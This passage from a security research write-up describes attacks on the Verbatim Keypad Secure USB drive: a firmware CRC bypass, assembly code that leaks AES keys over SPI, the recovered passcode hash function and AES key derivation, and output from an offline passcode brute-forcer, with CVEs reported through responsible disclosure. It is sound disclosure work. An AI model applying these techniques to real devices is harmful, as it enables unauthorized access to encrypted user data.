<p>The following Figure exemplarily illustrates a disassembled and decompiled function of the dumped <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a> firmware within <a href="https://ghidra-sre.org/">Ghidra</a>.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/ghidra_firmware_analysis.jpg" alt="Example of analyzing the Verbatim Keypad Secure firmware with Ghidra" />
<em>Example of analyzing the Verbatim Keypad Secure firmware with Ghidra</em></p>

<p>When analyzing the firmware, it could be found out that the firmware validation only consists of a simple CRC-16 check using <a href="https://en.wikipedia.org/wiki/XMODEM#XMODEM-CRC">XMODEM CRC-16</a>. Thus, an attacker is able to store malicious firmware code for the INIC-3637EN with a correct checksum on the used SPI flash memory chip. The following Figure shows the CRC-16 at the end of the firmware dump.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/firmware_crc_010editor.jpg" alt="Content of the SPI flash memory chip with a CRC-16 at the end shown in [010 Editor][010editor]" />

<em>Content of the SPI flash memory chip with a CRC-16 at the end shown in <a href="https://www.sweetscape.com/010editor/">010 Editor</a></em></p>

<p>For updating modified firmware images, a simple Python tool was developed that fixes the required CRC-16, as the following output exemplarily shows.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
</pre></td><td class="rouge-code"><pre>$ python update-firmaware.py firmware_hacked.bin
Verbatim Secure Keypad Firmware Updater v0.1 - Matthias Deeg, SySS GmbH (c) 2022
[*] Computed CRC-16 (0x03F5) does not match stored CRC-16 (0x8B17).
[*] Successfully updated firmware file
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Being able to modify the device firmware was very useful for further analyses of the INIC-3637EN, and the configuration and operation mode of its hardware AES engine. By writing some ARCompact assembler code and using the firmware’s SPI functionality, interesting data memory of the INIC-3637EN could be read or modified during the runtime of the <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a>.</p>

<p>This found security issue concerning the insufficient firmware validation, which allows an attacker to store malicious firmware code for the USB-to-SATA bridge controller on the USB drive, was reported in the course of our responsible disclosure program via the security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-003.txt">SYSS-2022-003</a> and was assigned the CVE ID <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28383">CVE-2022-28383</a>.</p>

<p>The following ARCompact assembler code demonstrates how the content of identified AES key buffers (for instance at the memory address <code class="language-plaintext highlighter-rouge">0x40046904</code>) could be extracted via SPI communication.</p>

<div class="language-nasm highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
</pre></td><td class="rouge-code"><pre><span class="nf">.global</span> <span class="nv">__start</span>

<span class="nf">.text</span>

<span class="nl">__start:</span>
    <span class="nf">mov_s</span>   <span class="nv">r13</span><span class="p">,</span> <span class="mh">0x4000010c</span>       <span class="c1">; read AES mode</span>
    <span class="nf">ldb_s</span>   <span class="nv">r0</span><span class="p">,</span> <span class="p">[</span><span class="nv">r13</span><span class="p">]</span>
    <span class="nf">bl</span>      <span class="nv">send_spi_byte</span>

    <span class="nf">mov_s</span>   <span class="nv">r12</span><span class="p">,</span> <span class="mi">0</span>                <span class="c1">; index</span>
    <span class="c1">; mov_s   r13, 0x400001d0       ; AES key buffer address</span>
    <span class="nf">mov_s</span>   <span class="nv">r13</span><span class="p">,</span> <span class="mh">0x40056904</span>       <span class="c1">; AES key buffer address</span>
    <span class="nf">mov</span>     <span class="nv">r14</span><span class="p">,</span> <span class="mi">32</span>               <span class="c1">; loop count</span>

<span class="nl">send_data:</span>
    <span class="nf">ldb.ab</span>  <span class="nv">r0</span><span class="p">,</span> <span class="p">[</span><span class="nv">r13</span><span class="p">,</span> <span class="mi">1</span><span class="p">]</span>          <span class="c1">; load next byte</span>
    <span class="nf">add</span>     <span class="nv">r12</span><span class="p">,</span> <span class="nv">r12</span><span class="p">,</span> <span class="mi">1</span>
    <span class="nf">bl</span>      <span class="nv">send_spi_byte</span>

    <span class="nf">sub</span>     <span class="nv">r14</span><span class="p">,</span> <span class="nv">r14</span><span class="p">,</span> <span class="mi">1</span>
    <span class="nf">cmp_s</span>   <span class="nv">r14</span><span class="p">,</span> <span class="mi">0</span>
    <span class="nf">bne</span>     <span class="nv">send_data</span>
    <span class="nf">b</span>       <span class="nv">continue</span>
    
<span class="nf">.align</span> <span class="mi">4</span>
<span class="nl">send_spi_byte:</span>
    <span class="nf">mov_s</span>   <span class="nv">r3</span><span class="p">,</span> <span class="mh">0x1</span>
    <span class="nf">mov_s</span>   <span class="nv">r2</span><span class="p">,</span> <span class="mh">0x400503e0</span>

    <span class="nf">stb.di</span>  <span class="nv">r3</span><span class="p">,</span> <span class="p">[</span><span class="nv">r2</span><span class="p">,</span> <span class="mh">0xf1</span><span class="p">]</span>
    <span class="nf">mov_s</span>   <span class="nv">r1</span><span class="p">,</span> <span class="mh">0xee</span>
    <span class="nf">stb.di</span>  <span class="nv">r1</span><span class="p">,</span> <span class="p">[</span><span class="nv">r2</span><span class="p">,</span> <span class="mh">0xe3</span><span class="p">]</span>
    <span class="nf">stb.di</span>  <span class="nv">r3</span><span class="p">,</span> <span class="p">[</span><span class="nv">r2</span><span class="p">,</span> <span class="mh">0xe2</span><span class="p">]</span>
    <span class="nf">stb.di</span>  <span class="nv">r0</span><span class="p">,</span> <span class="p">[</span><span class="nv">r2</span><span class="p">,</span> <span class="mh">0xe1</span><span class="p">]</span>
<span class="nl">send_spi_wait:</span>
    <span class="nf">ldb.di</span>  <span class="nv">r0</span><span class="p">,[</span><span class="nv">r2</span><span class="p">,</span> <span class="mh">0xf1</span><span class="p">]</span>
    <span class="nf">bbit0</span>   <span class="nv">r0</span><span class="p">,</span> <span class="mh">0x0</span><span class="p">,</span> <span class="nv">send_spi_wait</span>
    <span class="nf">stb.di</span>  <span class="nv">r3</span><span class="p">,[</span><span class="nv">r2</span><span class="p">,</span> <span class="mh">0xf1</span><span class="p">]</span>
    <span class="nf">j_s</span>     <span class="p">[</span><span class="nb">bl</span><span class="nv">ink</span><span class="p">]</span>

<span class="nl">continue:</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>How bytes can be sent via the SPI functionality of the INIC-3637EN was simply copied from another part of the analyzed firmware and reused in a slightly modified form.</p>

<p>Developed ARCompact assembly code for debugging purposes could be assembled using a corresponding GCC toolchain. The generated machine code could then be copied and pasted from the resulting ELF executable to a suitable location within the firmware image.</p>

<p>The following output shows an example `Makefile used during this research project.</p>

<div class="language-make highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
</pre></td><td class="rouge-code"><pre><span class="nv">PROJECT</span> <span class="o">=</span> debug
<span class="nv">ASM</span> <span class="o">=</span> ./arc-snps-elf-as
<span class="nv">ASMFLAGS</span> <span class="o">=</span> <span class="nt">-mcpu</span><span class="o">=</span>arc600
<span class="nv">LD</span> <span class="o">=</span> ./arc-snps-elf-ld
<span class="nv">LDFLAGS</span> <span class="o">=</span> <span class="nt">--oformat</span><span class="o">=</span>binary

<span class="nl">$(PROJECT)</span><span class="o">:</span> <span class="nf">$(PROJECT).o</span>
    <span class="err">$(LD)</span> <span class="err">$(LDFLAGS)</span> <span class="err">$(PROJECT).elf</span> <span class="err">-o</span> <span class="err">$(PROJECT).o</span>

<span class="nl">$(PROJECT).o</span><span class="o">:</span> <span class="nf">$(PROJECT).asm</span>
    <span class="err">$(ASM)</span> <span class="err">$(ASMFLAGS)</span> <span class="err">debug.asm</span> <span class="err">-o</span> <span class="err">$(PROJECT).elf</span>

<span class="nl">clean</span><span class="o">:</span>
    <span class="err">rm</span> <span class="err">$(PROJECT).elf</span> <span class="err">$(PROJECT).o</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>During the firmware analysis, it was also possible to find interesting artifacts contained within the firmware code that are also part of other device firmware, for example</p>

<ol>
  <li>Pi byte sequence (weird AES keys for other similar storage devices, e.g. ZALMAN ZM-VE500 as described in the publication <a href="https://airbus-seclab.github.io/hdd/2016-Lenoir_Rigo-HDD_PIN.pdf">Lost your “secure” HDD PIN? We can Help!</a>)</li>
  <li>Magic signature <strong><em>” INI”</em></strong> (<code class="language-plaintext highlighter-rouge">0x494e4920</code>)</li>
</ol>

<p>The presence of different instances of the Pi byte sequence within the analyzed firmware is shown in the following Figure. Concerning other devices, this byte sequences were used to initialize AES key buffers. However, in case of the <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a> they were not used.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/pi_aes_keys.jpg" alt="Pi byte sequence used as AES keys in other device firmware" />

<em>Pi byte sequence used as AES keys in other device firmware</em></p>

<p>The following Figure shows a decompiled version of the identified <em>unlock</em> function with references to the magic signature <strong><em>” INI”</em></strong> (<code class="language-plaintext highlighter-rouge">0x494e4920</code>).</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/ghidra_unlock_function_magic_signature.jpg" alt="Magic signature `0x494e4920` within the unlock function" />
<em>Magic signature <code class="language-plaintext highlighter-rouge">0x494e4920</code> within the unlock function</em></p>

<p>As a firmware analysis solely based on reverse code engineering can be quite time quite consuming for understanding the inner workings of a device, it is oftentimes a good idea to combine such a <em>dead approach</em> with some kind of <em>live approach</em> for analysis purposes. During this research project, fortunately the ability to analyze the device firmware could be combined with a protocol analysis described in the next section.</p>

<h1 id="protocol-analysis">Protocol Analysis</h1>

<p>The hardware design of the <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a> allowed for sniffing the <a href="https://en.wikipedia.org/wiki/Serial_Peripheral_Interface">SPI communication</a> between the keypad controller and the USB-to-SATA bridge controller (INIC-3637EN). Here, further interesting patterns could be seen, as the following Figure showing sniffed SPI communication of an <em>unlock</em> command illustrates.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/saleae_unlock_pin_pattern.jpg" alt="Sniffed SPI communication for unlock PIN pattern shown in logic analyzer" />

<em>Sniffed SPI communication for unlock PIN pattern shown in logic analyzer</em></p>

<p>By analyzing the SPI communication and the device firmware, it was possible to find out that the used proprietary SPI communication protocol supports the following six different commands:</p>

<ol>
  <li><code class="language-plaintext highlighter-rouge">0xE1</code>: <strong>Initialize device</strong></li>
  <li><code class="language-plaintext highlighter-rouge">0xE2</code>: <strong>Unlock device</strong></li>
  <li><code class="language-plaintext highlighter-rouge">0xE3</code>: <strong>Lock device</strong></li>
  <li><code class="language-plaintext highlighter-rouge">0xE4</code>: Unknown</li>
  <li><code class="language-plaintext highlighter-rouge">0xE5</code>: <strong>Change passcode</strong></li>
  <li><code class="language-plaintext highlighter-rouge">0xE6</code>: Unknown</li>
</ol>

<p>The identified message format for those commands is as follows:</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/spi_message_format.jpg" alt="Analyzed SPI message format" />
<em>Analyzed SPI message format</em></p>

<p>The used checksum of the SPI messages is a CRC-16 with <a href="https://en.wikipedia.org/wiki/XMODEM#XMODEM-CRC">XMODEM configuration</a>. When a passcode is used within a command, for instance in case of the <em>unlock</em> command, all entered passcodes always result in a 32 byte long payload, no matter how long the actual passcode was. Furthermore, the last 16 bytes of such a payload always only consists of <code class="language-plaintext highlighter-rouge">0xFF</code> bytes, and within the first 16 bytes obvious patterns can be recognized.</p>

<p>For example, when a passcode consisting of twelve ones (i.e. <code class="language-plaintext highlighter-rouge">111111111111</code>) was used, the payload shown in the following Figure was sent.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/spi_payload_patterns.jpg" alt="Obvious SPI payload patterns" />
<em>Obvious SPI payload patterns</em></p>

<p>The sequence of numbers <code class="language-plaintext highlighter-rouge">1111</code> always resulted in the byte sequence <code class="language-plaintext highlighter-rouge">0A C9 1F 2F</code>, and by testing other sequences of numbers other resulting byte sequences could be observed. Thus, some kind of hashing or mapping is used for the user input in form of a numerical passcode. Unfortunately, the keypad controller chip with this algorithm was a black box during this research project.</p>

<p>So there were the following two ideas for a black box analysis:</p>

<ol>
  <li>Find out the used hashing algorithm by collecting more hash samples for 4-digit inputs and analyzing them</li>
  <li>Hardware brute-force attack for generating all possible hashes for 4-digit inputs in order to create a lookup table</li>
</ol>

<p>The following Table shows some examples of 4-digit inputs and the resulting 32-bit hashes.</p>

<table>
  <thead>
    <tr>
      <th>4-digit input</th>
      <th>32-bit hash</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>0000</td>
      <td>4636B9C9</td>
    </tr>
    <tr>
      <td>1111</td>
      <td>0AC91F2F</td>
    </tr>
    <tr>
      <td>2222</td>
      <td>5EC8BD1E</td>
    </tr>
    <tr>
      <td>3333</td>
      <td>624E6000</td>
    </tr>
    <tr>
      <td>4444</td>
      <td>B991063F</td>
    </tr>
    <tr>
      <td>5555</td>
      <td>0A05D514</td>
    </tr>
    <tr>
      <td>6666</td>
      <td>7E657A68</td>
    </tr>
    <tr>
      <td>7777</td>
      <td>B1C9C3BA</td>
    </tr>
    <tr>
      <td>8888</td>
      <td>7323CC76</td>
    </tr>
    <tr>
      <td>9999</td>
      <td>523DA5F5</td>
    </tr>
    <tr>
      <td>1234</td>
      <td>E097BCF8</td>
    </tr>
    <tr>
      <td>5678</td>
      <td>F540AEF4</td>
    </tr>
    <tr>
      <td>no input</td>
      <td>956669AD</td>
    </tr>
  </tbody>
</table>

<p>The first approach, manually collecting more hash samples and trying out different hash algorithms, was not successful after investing some time. Thus, the second approach using a hardware brute-force attack for collecting all possible hashes was followed. However, there were other some problems. Those problems concern how the keypad works and that it was not that simple to automatically generate key presses as initially assumed.</p>

<p>The following Figure shows the observed encoding of all possible keys of the keypad in a logic analyzer.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/saleae_key_encoding.jpg" alt="Encoding of all possible keys of the keypad" />
<em>Encoding of all possible keys of the keypad</em></p>

<p>The corresponding pinout of the keypad controller according to my analysis is shown in the following Figure.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/keypad_controller_pinout.jpg" alt="Keypad controller pinout according to our analysis" />
<em>Keypad controller pinout according to our analysis</em></p>

<p>For automatically collecting all possible hashes of 4-digit inputs, the keyboard controller was desoldered from the PCB and put on a breakout board. This breakout board was then put on a breadboard together with a <a href="https://www.pjrc.com/teensy/">Teensy USB Development Board</a>. Then, a keypad brute-forcer for the <a href="https://www.pjrc.com/teensy/">Teensy</a> was developed for simulating keypresses. This worked for all keys but the <em>unlock</em> key. Thus, the desired SPI communication between the keypad controller and the USB-to-SATA bridge controller could not be triggered via a simulated <em>unlock</em> keypress.</p>

<p>Pin 7 of the keyboard controller also seems to get triggered when the <em>unlock</em> key is pressed, and the USB-to-SATA bridge controller initiates SPI communication with the keypad controller shortly afterwards. After some failed attempts to replicate this behavior I switched again to the first approach for the black box analysis in an act of frustration.</p>

<h1 id="hash-function-analysis">Hash Function Analysis</h1>

<p>Thus, I again tried to find some more information in the World Wide Web about this unknown hash or mapping algorithm. And luckily, this time I actually found something using the hash <code class="language-plaintext highlighter-rouge">4636B9C9</code> for the 4-digit input of <code class="language-plaintext highlighter-rouge">0000</code>, as the following Figure shows.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/duckduckgo_hash_search.jpg" alt="Search results for the search term `4636B9C9` in DuckDuckGo" />
<em>Search results for the search term <code class="language-plaintext highlighter-rouge">4636B9C9</code> in DuckDuckGo</em></p>

<p>And this <a href="https://www.reddit.com/r/dailyprogrammer_ideas/comments/92mwny/intermediatehard_integer_hash_function_interpreter/">Reddit post in <em>dailyprogrammer_ideas</em></a> titled <strong><em>[Intermediate/Hard] Integer hash function</em></strong> interpreter had the solution I was looking for, as shown in the following Figure.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/reddit_post_hash_algorithm.jpg" alt="Reddit post with the integer hash algorithm used by the keypad controller" />

<em>Reddit post with the integer hash algorithm <a href="https://web.archive.org/web/20071223173210/http:/www.concentric.net/~Ttwang/tech/inthash.htm">hash32shift2002</a></em></p>

<p>The unknown hash algorithm is an integer hash function called <a href="https://web.archive.org/web/20071223173210/http:/www.concentric.net/~Ttwang/tech/inthash.htm">hash32shift2002</a> in this article, and this integer hash function was obviously created by <a href="https://web.archive.org/web/20071223173210/http:/www.concentric.net/~Ttwang/tech/inthash.htm">Thomas Wang</a> and a C implementation looks as follows:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
</pre></td><td class="rouge-code"><pre><span class="kt">uint32_t</span> <span class="nf">hash32shift2002</span><span class="p">(</span><span class="kt">uint32_t</span> <span class="n">hash</span><span class="p">)</span> <span class="p">{</span>
    <span class="n">hash</span> <span class="o">+=</span> <span class="o">~</span><span class="p">(</span><span class="n">hash</span> <span class="o">&amp;lt;&amp;lt;</span> <span class="mi">15</span><span class="p">);</span>
    <span class="n">hash</span> <span class="o">^=</span>  <span class="p">(</span><span class="n">hash</span> <span class="o">&amp;gt;&amp;gt;</span> <span class="mi">10</span><span class="p">);</span>
    <span class="n">hash</span> <span class="o">+=</span>  <span class="p">(</span><span class="n">hash</span> <span class="o">&amp;lt;&amp;lt;</span>  <span class="mi">3</span><span class="p">);</span>
    <span class="n">hash</span> <span class="o">^=</span>  <span class="p">(</span><span class="n">hash</span> <span class="o">&amp;gt;&amp;gt;</span>  <span class="mi">6</span><span class="p">);</span>
    <span class="n">hash</span> <span class="o">+=</span> <span class="o">~</span><span class="p">(</span><span class="n">hash</span> <span class="o">&amp;lt;&amp;lt;</span> <span class="mi">11</span><span class="p">);</span>
    <span class="n">hash</span> <span class="o">^=</span>  <span class="p">(</span><span class="n">hash</span> <span class="o">&amp;gt;&amp;gt;</span> <span class="mi">16</span><span class="p">);</span>
    <span class="k">return</span> <span class="n">hash</span><span class="p">;</span>
<span class="p">}</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Now, the last missing puzzle piece was how and where user authentication data was stored and used.</p>

<h1 id="user-authentication">User Authentication</h1>

<p>The <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a> USB flash drive uses a passcode-based user authentication for unlocking the storage device containing the user data. So open questions were how this passcode comparison is actually done, and whether it was vulnerable to some kind of attack.</p>

<p>Due to previous research of similar devices, an educated guess was that information used for the authentication process is stored on the SSD. This could be verified by setting different passcodes and analyzing changes concerning the SSD content, where it could be found out that a special block (number 125042696 of the used 64 GB test devices) was used for storing authentication information whose content consistently changed with the set passcode. Furthermore, the firmware analysis showed that the first 112 bytes (0x70) of this special block are used when unlocking the device. And when the AES engine of the USB-to-SATA bridge controller INIC-3637EN is configured correctly concerning the operation mode and the cryptographic key, the first four bytes of the decrypted special block have to match the magic signature <strong><em>” INI”</em></strong> (<code class="language-plaintext highlighter-rouge">0x494e4920</code>) mentioned in previous sections.</p>

<p>The following output exemplarily shows the encrypted content of this special block of the SSD.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
</pre></td><td class="rouge-code"><pre># dd if=/dev/sda bs=512 skip=125042696 count=1 of=ciphertext_block.bin
1+0 records in
1+0 records out
512 bytes copied, 0.408977 s, 1.3 kB/s

# hexdump -C ciphertext_block.bin
00000000  c3 f7 d5 4d df 70 28 c1  e3 7e 92 08 a8 57 3e d8  |...M.p(..~...W&amp;gt;.|
00000010  f1 5c 3d 3c 71 22 44 c3  97 19 14 fd e6 3d 76 0b  |.\=&amp;lt;q"D......=v.|
00000020  63 f6 2a e3 72 8c dd 30  ae 67 fd cf 32 0b bf 3f  |c.*.r..0.g..2..?|
00000030  da 95 bc bb cc 9f f9 49  5e f7 4c 77 df 21 5c f4  |.......I^.Lw.!\.|
00000040  c3 35 ee c0 ed 9e bc 88  56 bd a5 53 4c 34 6e 2e  |.5......V..SL4n.|
00000050  61 06 49 08 9a 16 20 b7  cb c6 f8 f5 dd 6d 97 e6  |a.I... ......m..|
00000060  3c e7 1d 8e f8 e9 c6 07  5d fa 1a 8e 67 59 61 d1  |&amp;lt;.......]...gYa.|
00000070  6b a1 05 23 d3 0e 7b 61  d4 90 aa 33 26 6a 6c f9  |k..#..{a...3&amp;amp;jl.|
*
00000100  fe 82 1c 5e 9a 4b 16 81  f7 86 48 be d9 a5 a1 7b  |...^.K....H....{|
*
00000200
</pre></td></tr></tbody></table></code></pre></div></div>

<p>By further debugging the device firmware, it could be determined that the AES key for decrypting this special block is the 32 byte payload sent from the keyboard controller to the USB-to-SATA bridge controller INIC-3637EN described in the protocol analysis. However, the AES engine of the INIC-3637EN uses the AES key in a special byte order where the first 16 bytes and the last 16 bytes are reversed.</p>

<p>The following Python code illustrates how the actual AES key is generated from the 32 byte payload of the SPI command sent by the keyboard controller to the INIC-3637EN:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre><span class="n">AES_key</span> <span class="o">=</span> <span class="nf">reversed</span><span class="p">(</span><span class="n">passcode_key</span><span class="p">[</span><span class="mi">0</span><span class="p">:</span><span class="mi">16</span><span class="p">])</span> <span class="o">+</span> <span class="nf">reversed</span><span class="p">(</span><span class="n">passcode_key</span><span class="p">[</span><span class="mi">16</span><span class="p">:</span><span class="mi">32</span><span class="p">])</span> 
</pre></td></tr></tbody></table></code></pre></div></div>

<p>AS the information for the user authentication is stored in a special block on the SSD, and the AES key derivation from the user input (passcode) using the integer hash function <a href="https://web.archive.org/web/20071223173210/http:/www.concentric.net/~Ttwang/tech/inthash.htm">hash32shift2002</a> is known, it is possible to perform an offline brute-force attack against the passcode-based user authentication of the <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a>. And because only 5 to 12 digit long passcodes are supported, the possible search space of valid passcodes is relatively small.</p>

<p>Therefore, the software tool <code class="language-plaintext highlighter-rouge">Verbatim Keypad Secure Cracker</code> was developed, which can find the correct passcode in order to gain unauthorized access to the encrypted user data of a <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a> USB flash drive.</p>

<p>The following output exemplarily illustrates a successful brute-force attack.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
</pre></td><td class="rouge-code"><pre># ./vks-cracker /dev/sda
 █████   █████ █████   ████  █████████       █████████                               █████
░░███   ░░███ ░░███   ███░  ███░░░░░███     ███░░░░░███                             ░░███
 ░███    ░███  ░███  ███   ░███    ░░░     ███     ░░░  ████████   ██████    ██████  ░███ █████  ██████  ████████
 ░███    ░███  ░███████    ░░█████████    ░███         ░░███░░███ ░░░░░███  ███░░███ ░███░░███  ███░░███░░███░░███
 ░░███   ███   ░███░░███    ░░░░░░░░███   ░███          ░███ ░░░   ███████ ░███ ░░░  ░██████░  ░███████  ░███ ░░░
  ░░░█████░    ░███ ░░███   ███    ░███   ░░███     ███ ░███      ███░░███ ░███  ███ ░███░░███ ░███░░░   ░███
    ░░███      █████ ░░████░░█████████     ░░█████████  █████    ░░████████░░██████  ████ █████░░██████  █████
     ░░░      ░░░░░   ░░░░  ░░░░░░░░░       ░░░░░░░░░  ░░░░░      ░░░░░░░░  ░░░░░░  ░░░░ ░░░░░  ░░░░░░  ░░░░░
 ... finds out your passcode.

Verbatim Keypad Secure Cracker v0.5 by Matthias Deeg &amp;lt;matthias.deeg@syss.de&amp;gt; (c) 2022
---
[*] Found 4 CPU cores
[*] Reading magic sector from device /dev/sda
[*] Found a plausible magic sector for Verbatim Keypad Secure (#49428)
[*] Initialize passcode hash table
[*] Start cracking ...
[+] Success!
    The passcode is: 99999999
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This found security vulnerability was reported in the course of our responsible disclosure program via the security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-001.txt">SYSS-2022-001</a> with the assigned CVE ID <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28384">CVE-2022-28384</a>.</p>

<p>You can also find a demonstration of this attack in our SySS PoC video <a href="https://www.youtube.com/watch?v=aZ1rCaXIKTs">Hacking a Secure USB Flash Drive</a>.</p>

<div class="embed-container" style="position:relative;padding-top:56.25%;">
    <iframe src="https://www.youtube.com/embed/aZ1rCaXIKTs" frameborder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;" allowfullscreen="">
    </iframe>
</div>

<h1 id="summary">Summary</h1>

<p>In this article, the research results leading to four different security vulnerabilities concerning the <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a> USB flash drive listed in the following Table were presented.</p>

<table>
  <thead>
    <tr>
      <th>Product</th>
      <th>Vulnerability Type</th>
      <th>SySS ID</th>
      <th>CVE ID</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a></td>
